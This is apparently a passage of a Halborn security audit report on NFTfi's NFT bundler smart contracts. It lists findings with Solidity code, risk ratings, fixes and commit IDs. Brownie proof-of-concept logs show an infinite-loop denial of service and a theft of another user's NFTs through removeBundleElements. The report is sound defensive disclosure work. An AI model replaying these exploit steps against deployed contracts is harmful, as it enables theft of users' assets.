
Listing 4: NftfiBundler.sol

```
    /**
     * @notice Remove all the children from the bundle and send to
       personla bundler.
     * If bundle contains a legacy ERC721 element, this will not
     work.
     * @dev This method may run out of gas if the list of children
       is too big. In that case, children can be removed
     *       individually.
     * @param _tokenId the id of the bundle
     * @param _personalBundler address of the receiver of the
```

```
↳ children
     */
    function sendElementsToPersonalBundler(uint256 _tokenId,
↳ address _personalBundler) external {
        _validateReceiver(_personalBundler);
        _validateTransferSender(_tokenId);

        //fix this actual personalBundlerExists
        require(
            IERC165(_personalBundler).supportsInterface(type(
↳ IERC998ERC721TopDown).interfaceId),
            "has to implement IERC998ERC721TopDown"
        );
        uint256 personalBundleId = 1;
        //make sure sendeer owns personal bundler token
        require(IERC721(_personalBundler).ownerOf(personalBundleId
↳ ) == msg.sender, "has to own personal bundle token");

        // In each iteration all contracts children are removed,
↳ so eventually all contracts are removed
        while (childContracts[_tokenId].length() > 0) {
            address childContract = childContracts[_tokenId].at(0)
↳ ;

            // In each iteration a child is removed, so eventually
↳  all contracts children are removed
            while (childTokens[_tokenId][childContract].length() >
↳  0) {
                uint256 childId = childTokens[_tokenId][
↳ childContract].at(0);

                _removeChild(_tokenId, childContract, childId);

                try
                    IERC721(childContract).safeTransferFrom(
                        address(this),
                        _personalBundler,
                        childId,
                        abi.encodePacked(personalBundleId)
                    )
                {
                    // solhint-disable-previous-line no-empty-
↳ blocks
                } catch {
                    revert("only safe transfer");
                }
                emit TransferChild(_tokenId, _personalBundler,
↳ childContract, childId);
            }
        }
    }
```

Proof of Concept:

As a proof of concept, user2 bundles NFTs 1, 2, and 3 with the NftfiBundler contract. From there, the NFTs are being transferred to the user2's personal bundler with the sendElementsToPersonalBundler() function, and then they are transferred again to the same personalbundle. This makes the sendElementsToPersonalBundler() function to run into an infinite loop, which ends up with crashing the test environment.



```
Minting 5 GaspMasks to user2... --> for i in range(5): {contract_TestGaspMasks.mint(user2, {'from': owner})}
Transaction sent: 0xe726a19f89c33683e94056dc98221b381634d1f8a86fcd421b85a6a541abcf48
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 20
  TestGaspMasks.mint confirmed   Block: 16082100   Gas used: 115686 (0.02%)

Transaction sent: 0xcf71f7a6ef5b7d19a70dfd8e6a1d9a76f6e82879b0c1480d229df89458862dd1
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 21
  TestGaspMasks.mint confirmed   Block: 16082101   Gas used: 147486 (0.02%)

Transaction sent: 0x85ff010693e5e7b44d15c3b6f31097cd3f5c7c6e6431c69ae77fc2b1cb5a84f4
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 22
  TestGaspMasks.mint confirmed   Block: 16082102   Gas used: 147486 (0.02%)

Transaction sent: 0xf8d0415cfc247b2c01f22ad7a879d0e6b788f62c257a8e46b10f7c42ba9cb953
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 23
  TestGaspMasks.mint confirmed   Block: 16082103   Gas used: 147486 (0.02%)

Transaction sent: 0x507209ecb91ea0aabdf119b50792253d4ff3b2b60330d00108cf729d4a08705f
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 24
  TestGaspMasks.mint confirmed   Block: 16082104   Gas used: 147486 (0.02%)


Defining bundle2 --> bundle2 = [contract_TestGaspMasks.address, [1, 2, 3], True]

Setting approveForAll for contract_NftiBundler --> contract_TestGaspMasks.setApprovalForAll(contract_NftfiBundler, True, {'from': user2})
Transaction sent: 0xb4ca2fafce10e3c91cb2dc612dfa78a55d208220445b1fcb2ad94fc1dc7957b1
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 0
  TestGaspMasks.setApprovalForAll confirmed   Block: 16082105   Gas used: 44845 (0.01%)


Creating GaspMasks bundle --> txBundle2 = contract_NftfiBundler.buildBundle([bundle2], {'from': user2})
Transaction sent: 0x22006b8425b6c6e7019598af9712b3d612932431c1651b4eaee52fd1fbcf2fe6
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 1
  NftfiBundler.buildBundle confirmed   Block: 16082106   Gas used: 637303 (0.11%)


Deploying PersonalBundler for user2's GaspMasks --> txCreateBundle = contract_PersonalBundlerFactory.createPersonalBundler(user2, {'from': user2})
Transaction sent: 0x55a2932a6d68afdc3b86f7fd8806d9f052745662ebdb78c2cf82f1aea60a3a89
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 2
  PersonalBundlerFactory.createPersonalBundler confirmed   Block: 16082107   Gas used: 268469 (0.04%)


Sending tokens to user2 PersonalBundler --> contract_NftfiBundler.sendElementsToPersonalBundler(1, contract_User2PersonalBundle, {'from': user2})
Transaction sent: 0xf1cf82ecb81676b7062688bb68404e4745dcc398fca6ff1f17b1c5027e6009b1
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 3
  NftfiBundler.sendElementsToPersonalBundler confirmed   Block: 16082108   Gas used: 402162 (0.07%)


User2 PersonalBundler GaspMasks balance: 3

If any user calls sendElementsToPersonalBundler from the same PersonalBundler, the contract will be locked inside while loops -->
Transaction sent: 0x5532d5520e3416397afbd495ba6ee97e223d123faf9db7b0f8f787406d81c386
  Gas price: 0.0 gwei   Gas limit: 600000000   Nonce: 4
Exception in thread Thread-72:
Traceback (most recent call last):
  File "/usr/lib/python3.8/threading.py", line 932, in _bootstrap_inner
    self.run()
  File "/usr/lib/python3.8/threading.py", line 870, in run
    self._target(*self._args, **self._kwargs)
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 536, in _await_confirmation
    print(self._confirm_output())
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 599, in _confirm_output
    revert_msg = self.revert_msg if web3.supports_traces else None
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 53, in wrapper
    raise exc
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 49, in wrapper
    return fn(self)
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 287, in revert_msg
    self._get_trace()
  File "/home/ziion/.local/pipx/venvs/eth-brownie/lib/python3.8/site-packages/brownie/network/transaction.py", line 641, in _get_trace
    raise RPCRequestError(msg) from None
brownie.exceptions.RPCRequestError: Encountered a ConnectionError while requesting `debug_traceTransaction`. The local RPC client has likely crashed.
```

Risk Level:

Likelihood - 2

Impact - 2

Recommendation:

It is recommended to check that tokens are not sent to the same contract (with a require statement that ensures that _personalBundler != address (this)).

Remediation Plan:

SOLVED: The NFTfi team solved the issue by preventing sendElementsToPersonalBundler() from being called with msg.sender as the _personalBundler address.

Commit ID: 478ae0542a50367defd1f39047f418806205f7aa

3.5 (HAL-05) ADD OR REMOVE BUNDLE ELEMENTS FUNCTIONS MAY RUN OUT OF GAS - LOW

Description:

Users can use functions to add or remove multiple NFTs at the same time in the NftfiBundler or PersonalBundler contracts. These functions can have high gas costs based on the number of tokens transferred. Adding elements also calls an external validator contract to check whether the asset is permitted or not, further increasing the gas cost.

Many users use wallets with default gas limit configured. When the limit is reached, the users lose a significant amount of Ether in those failed transactions.

The affected functions:

NftfiBundler.sol

- buildBundle
- addBundleElements
- removeBundleElements
- addAndRemoveBundleElements
- decomposeBundle
- sendElementsToPersonalBundler

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to limit the number of tokens that can be transferred in a single transaction after careful testing or at least inform the users beforehand that if they use the affected functions with many tokens, they should change the default gas limit.

Remediation Plan:

RISK ACCEPTED: The NFTfi team accepted the risk of this finding. In addition, gas limit and maximum bundle size checks will be implemented in the front-end.

3.6 (HAL-06) MISSING PARAMETER VALIDATION - LOW

Description:

The childContractByIndex and childTokenByIndex functions of the ERC998TopDown contract did not validate their parameters. Setting invalid values may result in reverts without error messages.

contracts/NftfiBundler.sol:
- The constructor of the contract does not validate that the _permittedNfts parameter is not a zero address.
- The constructor of the contract does not validate that the _airdropFlashLoan parameter is not a zero address.

contracts/ImmutableBundle.sol:
- The constructor of the contract does not validate that the _bundler parameter is not a zero address.
- The constructor of the contract does not validate that the _personalBundlerFactory parameter is not a zero address.

contracts/PersonalBundlerFactory.sol:
- The constructor of the contract does not validate that the _personalBundlerImplementation parameter is not a zero address.

contracts/ERC998TopDown.sol:
- The childContractByIndex function does not validate that the _index parameter is a valid index.
- The childTokenByIndex function does not validate that the _index parameter is a valid index.

contracts/utils/Ownable.sol:
- The constructor of the contract does not validate that the _initialOwner parameter is not a zero address.

Risk Level:

Likelihood - 2
Impact - 2

Recommendation:

It is recommended to validate the listed parameters to prevent contract misconfiguration and reverts without error messages.

Remediation Plan:

RISK ACCEPTED: The NFTfi team accepted the risk of this finding.

3.7 (HAL-07) USE OF INLINE ASSEMBLY - INFORMATIONAL

Description:

Inline assembly is a way to access the Ethereum Virtual Machine at a low level. This discards several important safety features of Solidity and the static compiler. Because the EVM is a stack machine, it is often hard to address the correct stack slot and provide arguments to opcodes at the correct point on the stack. Solidity's inline assembly tries to facilitate that and other issues arising when writing manual assembly. Assembly is much more difficult to write because the compiler does not perform checks, so the contract developer should be aware of this warning.

Code Location:

Listing 5: ERC998TopDown.sol

```
assembly {
    parentTokenOwner := or(ERC998_MAGIC_VALUE,
↳ parentTokenOwnerAddress)
}
```

Listing 6: ERC998TopDown.sol

```
assembly {
    rootOwner := or(ERC998_MAGIC_VALUE, rootOwnerAddress)
}
```

Listing 7: ERC998TopDown.sol

```
assembly {
    tokenId := mload(add(_data, 0x20))
}
```

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

When possible, do not use inline assembly because it is a manner to access to the EVM (Ethereum Virtual Machine) at a low level. An attacker could bypass many important safety features of Solidity.

Remediation Plan:

ACKNOWLEDGED: The NFTfi team acknowledged this issue.

3.8 (HAL-08) LOOP GAS USAGE OPTIMIZATION - INFORMATIONAL

Description:

Multiple gas cost optimization opportunities were identified in the loops of the NftfiBundler contract:

- Unnecessary reading of the array length on each iteration wastes gas.
- Using != consumes less gas than <.
- It is possible to further optimize loops by using unchecked loop index incrementing and decrementing.
- Loop counters do not need to be set to 0, since uint256 is already initialized to 0.

Code Location:

contracts/NftfiBundler.sol
- Line 180 `for (uint256 i = 0; i < _bundleElements.length; ++i){`
- Line 193 `for (uint256 j = 0; j < _bundleElements[i].ids.length; ++j){`
- Line 192 `for (uint256 j = 0; j < _bundleElements[i].ids.length; ++j){`
- Line 204 `for (uint256 i = 0; i < _bundleElements.length; ++i){`
- Line 206 `for (uint256 j = 0; j < _bundleElements[i].ids.length; ++j){`

contracts/PermittedNFTs.sol
- Line 120 `for (uint256 i = 0; i < _nftContracts.length; ++i){`

Risk Level:

Likelihood - 2
Impact - 1

Recommendation:

It is recommended to cache array lengths outside of loops, as long the size is not changed during the loop.

It is recommended to use the unchecked ++i operation to increment the values of the uint variable inside the loop. It is noted that using unchecked operations requires particular caution to avoid overflows, and their use may impair code readability.

It is possible to save gas by using != instead of < in the exit conditions.

The following code is an example of the above recommendations:

Listing 8

```
uint256 bundleLength = _bundleElements.length;
for (uint256 i; i != bundleLength; ++i) {

```

Remediation Plan:

SOLVED: The NFTfi team implemented the recommended gas optimizations.

Commit ID: d93033e7d122168797981dfbd439374fbe5d4dd2

3.9 (HAL-09) SOLC 0.8.4 COMPILER VERSION CONTAINS MULTIPLE BUGS - INFORMATIONAL

Description:

The scoped contracts have configured the fixed pragma set to 0.8.4. The latest solidity compiler version, 0.8.17, fixed important bugs in the compiler along with new native protections. The current version is missing the following fixes: 0.8.5, 0.8.6, 0.8.7, 0.8.8, 0.8.9, 0.8.12, 0.8.13, 0.8.14, 0.8.15, 0.8.16, 0.8.17.

The official Solidity's recommendations are that you should use the latest released version of Solidity when deploying contracts. Apart from exceptional cases, only the newest version receives security fixes.

Risk Level:

Likelihood - 1
Impact - 2

Recommendation:

It is recommended to use the latest Solidity compiler version as possible.

Remediation Plan:

SOLVED: The NFTfi team bumped the Solidity compiler version to 0.8.17.

Commit ID: faa56c0d56293a7a43008a4c2f4f2500ba131cbf

3.10 (HAL-10) SPLITTING REQUIRE() STATEMENTS THAT USES AND OPERATOR SAVES GAS - INFORMATIONAL

Description:

Instead of using the ‘&&‘‘ operator in a single require statement to check multiple conditions, using multiple require statements with one condition per require statement saves 8 GAS per operation.
The gas difference can only be realized if the revert condition is satisfied.

Code Location:

Listing 9: ImmutableBundle.sol (Lines 290,291)

```
276     /**
277      * @notice used by the owner account to be able to drain
  ↳ ERC721 tokens received as airdrops
278      * for the locked  collateral NFT-s
279      * @param _tokenAddress - address of the token contract for
  ↳ the token to be sent out
280      * @param _tokenId - id token to be sent out
281      * @param _receiver - receiver of the token
282      */
283     function rescueERC721(
284         address _tokenAddress,
285         uint256 _tokenId,
286         address _receiver
287     ) external onlyOwner {
288         IERC721 tokenContract = IERC721(_tokenAddress);
289         require(
290             _tokenAddress != address(bundler) &&
291                 !PersonalBundlerFactory(personalBundlerFactory).
  ↳ personalBundlerExists(msg.sender),
292             "token is a bundle"
293         );
294         require(tokenContract.ownerOf(_tokenId) == address(this),
  ↳ "nft not owned");
```

```
        tokenContract.safeTransferFrom(address(this), _receiver,
 ↳ _tokenId);
    }
```

Proof of Concept:

The following tests were carried out in Remix with optimization turned both on and off

Listing 10

```
    require ( a > 1 && a < 5, "Initialized");
    return  a + 2;
```

Execution cost
21617 with optimization and using &&
21976 without optimization and using &&

After splitting the require statement

Listing 11

```
    require (a > 1 ,"Initialized");
    require (a < 5 , "Initialized");
    return a + 2;
```

Execution cost
21609 with optimization and split require
21968 without optimization and using split require

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to use multiple require statements with 1 condition per require statement in order to save gas.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by refactoring the mentioned require statement.

Commit ID: 52f68e41a729e83f27c1cb747a464a2367132d5b

3.11 (HAL-11) UNNECESSARY IMPORTS - INFORMATIONAL

Description:

The following library imports can be removed because they are redundant or not used in the contracts:

- IERC20.sol is also included in SafeERC20.sol.
- IERC1155.sol is not used in some contracts.
- ERC721Holder.sol is not used in some contracts.

Code Location:

Listing 12: contracts/NftfiBundler.sol

```
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import "@openzeppelin/contracts/token/ERC1155/IERC1155.sol";
```

Listing 13: contracts/ImmutableBundle.sol

```
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import "@openzeppelin/contracts/token/ERC1155/IERC1155.sol";
```

Listing 14: contracts/PersonalBundler.sol

```
import "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.
  ↳ sol";
```

Listing 15: contracts/airdrop/AirdropFlashLoan.sol

```
import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to remove the unnecessary library imports from the code of the contracts.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by removing unnecessary imports.

Commit ID: fef3ac4bb4eb87a78e43082a560365a767178aae

3.12 (HAL-12) ANYONE CAN ADD TOKENS TO ANY BUNDLE OR PERSONALBUNDLE - INFORMATIONAL

Description:

Users can add any whitelisted NFTs to their bundles or personal bundles with the safeTransferFrom() or getChild() functions.

However, it has been detected that no checks are in place to ensure that users can only add tokens to bundles they already own. Those kinds of checks are already implemented in functions such as sendElementsToPersonalBundler, in which the owner of any bundle can only send the tokens to a personal bundle they own:

Listing 16: NftfiBundler.sol (Lines 148,149)

```
    /**
     * @notice Remove all the children from the bundle and send to
       personla bundler.
     * If bundle contains a legacy ERC721 element, this will not
       work.
     * @dev This method may run out of gas if the list of children
       is too big. In that case, children can be removed
     *       individually.
     * @param _tokenId the id of the bundle
     * @param _personalBundler address of the receiver of the
       children
     */
    function sendElementsToPersonalBundler(uint256 _tokenId,
       address _personalBundler) external {
        _validateReceiver(_personalBundler);
        _validateTransferSender(_tokenId);

        //fix this actual personalBundlerExists
        require(
            IERC165(_personalBundler).supportsInterface(type(
               IERC998ERC721TopDown).interfaceId),
            "has to implement IERC998ERC721TopDown"
        );
    uint256 personalBundleId = 1;
    //make sure sendeer owns personal bundler token
    require(IERC721(_personalBundler).ownerOf(personalBundleId) == msg.sender, "has to own personal bundle token");

    // In each iteration all contracts children are removed, so eventually all contracts are removed
    while (childContracts[_tokenId].length() > 0) {
      address childContract = childContracts[_tokenId].at(0);

      // In each iteration a child is removed, so eventually all contracts children are removed
      while (childTokens[_tokenId][childContract].length() > 0) {
        uint256 childId = childTokens[_tokenId][childContract].at(0);

        _removeChild(_tokenId, childContract, childId);

        try
          IERC721(childContract).safeTransferFrom(
            address(this),
            _personalBundler,
            childId,
            abi.encodePacked(personalBundleId)
          )
        {
          // solhint-disable-previous-line no-empty-blocks
        } catch {
          revert("only safe transfer");
        }
        emit TransferChild(_tokenId, _personalBundler, childContract, childId);
      }
    }
  }
```

This behavior allows the owner of the bundle to extract any token included in it, no matter who was the original owner. This can be used to use NFTfi reputation to perform phishing campaigns or any similar malicious activity that might have a reputational impact on the project.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to check if this is an acceptable behavior and revise and unify criteria for bundle ownership requirements.

Remediation Plan:

ACKNOWLEDGED: The NFTfi team acknowledged this issue.

3.13 (HAL-13) OPEN TODOs - INFORMATIONAL

Description:

Open To-dos can point to architecture or programming issues that still need to be resolved. Often these kinds of comments indicate areas of complexity or confusion for developers. This provides value and insight to an attacker who aims to cause damage to the protocol.

Code Location:

TO-DO:

Listing 17: NftfiBundler.sol

```
        //fix this actual personalBundlerExists
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider resolving the To-dos before deploying code to a production context. Use an independent issue tracker or other project management software to track development tasks.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by removing every TODO present in the code.

Commit ID: d93033e7d122168797981dfbd439374fbe5d4dd2

3.14 (HAL-14) INCOMPLETE NATSPEC DOCUMENTATION - INFORMATIONAL

Description:

Natspec documentation are useful for internal developers that need to work on the project, external developers that need to integrate with the project, auditors that have to review it but also for end users given that many chain explorers have officially integrated the support for it directly on their site.

It has been detected that, while many contracts have a complete **natspec** documentation, other contracts or functions are little to no documented.

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

Consider adding the missing **natspec** documentation.

Remediation Plan:

SOLVED: The NFTfi team added the missing **natspec** documentation.

Commit IDs:
- 31f25502aeba5c2f623c70386619c28a3de5266e
- ae470d0473f24271e6b9471f9111b14a607f6270

RETESTING

The issue described in this section was brought to Halborn’s attention by the Nftfi team post the original final report from Halborn done on commit 2c7ef51f7f820c65d93f57490c77bf67a4578773.

The fixes were implemented in commit b39030551b8492b78f3fa1827ad840fcd01daace and then reviewed and retested by Halborn.

4.1 NFTFI01 - BUNDLES CAN BE DRAINED BY ANYONE

Description:

Please note this finding was brought to Halborn's attention by the NFTfi team.

With the NftfiBundler contract, users can pack NFTs into bundles which can be used as collateral for loans. When a user calls the buildBundle() function to deposit NFTs into a bundle, the ownership of the deposited NFTs is transferred to the NFTfiBundler contract, and a new token representing the bundle is minted to the user.

Deposited NFTs can be removed from a bundle with the decomposeBundle() function, which sends every NFT deposited in it to the designated receiver (must be called by the owner of the bundle token), or pick the NFTs to remove from the bundle by calling the removeBundleElements() function.

The NFTfi team pointed out that although the contract ensures the user calling removeBundleElements() is the owner of the bundle (_tokenId), the checks for ensuring that the requested NFTs (_bundleElements) actually belong to this bundle are missing, allowing arbitrary bundle owners to remove arbitrary NFTs from arbitrary bundles.


Code Location:

Listing 18: NftfiBundler.sol (Line 237)

```
    function _removeBundleElements(uint256 _tokenId, BundleElementERC721[] memory _bundleElements) internal {
        _validateTransferSender(_tokenId);
        require(_bundleElements.length > 0, "bundle is empty");
        uint256 elementNumber = _bundleElements.length;
        for (uint256 i; i != elementNumber; ++i) {
            address erc721Contract = _bundleElements[i].tokenContract;
            uint256 nuberOfIds = _bundleElements[i].ids.length;
            for (uint256 j; j != nuberOfIds; ++j) {
                uint256 childId = _bundleElements[i].ids[j];

                _removeChild(_tokenId, erc721Contract, childId);
                if (_bundleElements[i].safeTransferable) {
                    IERC721(erc721Contract).safeTransferFrom(address(this), msg.sender, childId);
                } else {
                    _oldNFTsTransfer(msg.sender, erc721Contract, childId);
                }
                emit TransferChild(_tokenId, msg.sender, erc721Contract, childId);
            }
        }

        emit RemoveBundleElements(_tokenId, _bundleElements);
    }
```

Proof of Concept:

This PoC shows how user2 bundles NFTs 1, 2, and 3 with the NftfiBundler contract. Following that, user3 mints themselves a NftfiBundler token, which is used to call the removeBundleElements() function with _tokenId = 2 (which is the token that user3 just minted, passing the ownership check), and uses the _childContract and _childTokenId values used by user2, stealing their NFTs.



```
Minting 5 GaspMasks to user2... --> for i in range(5): {contract_TestGaspMasks.mint(user2, {'from': owner})}
Transaction sent: 0xcd41fed0dd1e2e6d2ae644b0948c49deb188711a46ae6421357143cd8f7047ab
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 16
  TestGaspMasks.mint confirmed   Block: 16549255   Gas used: 115674 (0.96%)

Transaction sent: 0x01a61c2ed0a9c0011d3bc33baa5eca45ca2cddc28aa464e964112cf8149c2138
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 17
  TestGaspMasks.mint confirmed   Block: 16549256   Gas used: 147474 (1.23%)

Transaction sent: 0x9cfd1a68c8d028f022994f76b3848b4dccb62c147bf5ba61ae8da52d2e4777c2
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 18
  TestGaspMasks.mint confirmed   Block: 16549257   Gas used: 147474 (1.23%)

Transaction sent: 0x82bc92a4c40ce8aa880eb168c8251776a6917ff97745d26023c76905e4af75ba
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 19
  TestGaspMasks.mint confirmed   Block: 16549258   Gas used: 147474 (1.23%)

Transaction sent: 0x5ef9e1e72ec6adb63db0dfdf9ed1fbc168028f6ca34b97b95813244984d76741
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 20
  TestGaspMasks.mint confirmed   Block: 16549259   Gas used: 147474 (1.23%)


Defining bundle2 --> bundle2 = [contract_TestGaspMasks.address, [1, 2, 3], True]

Setting approveForAll for contract_NftiBundler --> contract_TestGaspMasks.setApprovalForAll(contract_NftfiBundler, True, {'from': user2})
Transaction sent: 0x06f8cfb1d93d28c6d33b17afe7a14ecc696bd1988ef5386ac89aa08aafdb26e6
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  TestGaspMasks.setApprovalForAll confirmed   Block: 16549260   Gas used: 44845 (0.37%)


Creating GaspMasks bundle --> txBundle2 = contract_NftfiBundler.buildBundle([bundle2], {'from': user2})
Transaction sent: 0x34880b2bcbe657f4000c1cb657e28aa3aa2a7c25c1e8385e811c97b505103ba4
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  NftfiBundler.buildBundle confirmed   Block: 16549261   Gas used: 637282 (5.31%)


Minting Bundle token for user3 --> contract_NftfiBundler.safeMint(user3, {'from': user3})
Transaction sent: 0xcc6399c83bd7ab450148bf20d2eed0a9e8620a78794373c99b688c6f1e264173
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  NftfiBundler.safeMint confirmed   Block: 16549262   Gas used: 141705 (1.18%)


User3 GaspMasks balance: 0

Exploit

Defining bundleRemove --> bundleRemove = [contract_TestGaspMasks.address, [1,2,3], True]

Removing NFTs 1, 2, and 3 from bundle with token_id = 2, although they were deposited on bundle with token_id = 1 --> contract_NftfiBundler.removeBundleElements(2, [bundleRemove], {'from': user3})
Transaction sent: 0x81fe47f1b162e188220eb7b3bed622678fd310a2771753db3f6b1f6210d9cddf
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  NftfiBundler.removeBundleElements confirmed   Block: 16549263   Gas used: 145419 (1.21%)


User3 GaspMasks balance: 3

User3 stole user2's NFTs by removing them from a different bundle.
```

Recommendation:

It is recommended to ensure that the bundle (_tokenId) owner can remove the NFTs (_childContract and _childTokenId) only from that specific bundle when calling the removeBundleElements() function.

Remediation Plan:

SOLVED: The NFTfi team solved the issue by validating _tokenId ownership and that each _childTokenId and _childContract that is removed is actually deposited into the _tokenId introduced.

Commit ID: b39030551b8492b78f3fa1827ad840fcd01daace

AUTOMATED TESTING

